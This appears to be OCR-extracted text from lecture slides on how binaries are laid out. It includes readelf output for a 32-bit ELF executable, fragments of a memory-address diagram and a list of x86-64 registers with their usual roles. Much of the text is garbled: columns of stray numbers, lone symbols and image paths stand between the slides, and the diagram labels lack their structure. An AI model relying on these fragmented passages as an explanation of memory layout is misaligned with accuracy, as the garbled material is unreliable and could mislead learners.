
```
$ readelf -h a.out

  ELF Header:
    Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
    Class:                             ELF32
    Data:                              2's complement, little endian
    Version:                           1 (current)
    OS/ABI:                            UNIX - System V
    ABI Version:                       0
    Type:                              EXEC (Executable file)
    Machine:                           Intel 80386
    Version:                           0x1
    Entry point address:               0x8048310
    Start of program headers:          52 (bytes into file)
    Start of section headers:          6104 (bytes into file)
    Flags:                             0x0
    Size of this header:               52 (bytes)
    Size of program headers:           32 (bytes)
    Number of program headers:         9
    Size of section headers:           40 (bytes)
    Number of section headers:         31
    Section header string table index: 28
```

```
$ readelf -h a.out
```



How does a binary look like when loaded into memory?

20 25
83
10 15
72
5 0 5
61
35 40
50
20 25 30
84
0 15 20
73
0 5 10
62
5 20 25
51



n

Because n is
some really big
ass number

0

0xFFFFFFFF

We use hex

0x00000000


0xFFFFFFFF

0xDEADBEEF

0x83729482

0x00000000

n




0x00000000


0xFFFFFFFF

0x12345678+n

0x12345678

0x00000000






GENERAL PURPOSE REGISTERS (64-BIT MODE)

RAX - Accumulator/ Returns
RBX - Pointer to DS segment
RCX - Counter for loops
RDX - I/O Pointer
RSI - Source Pointer
RDI - Destination Pointer
RSP - Stack Pointer
RBP - Base Pointer
R8-R15

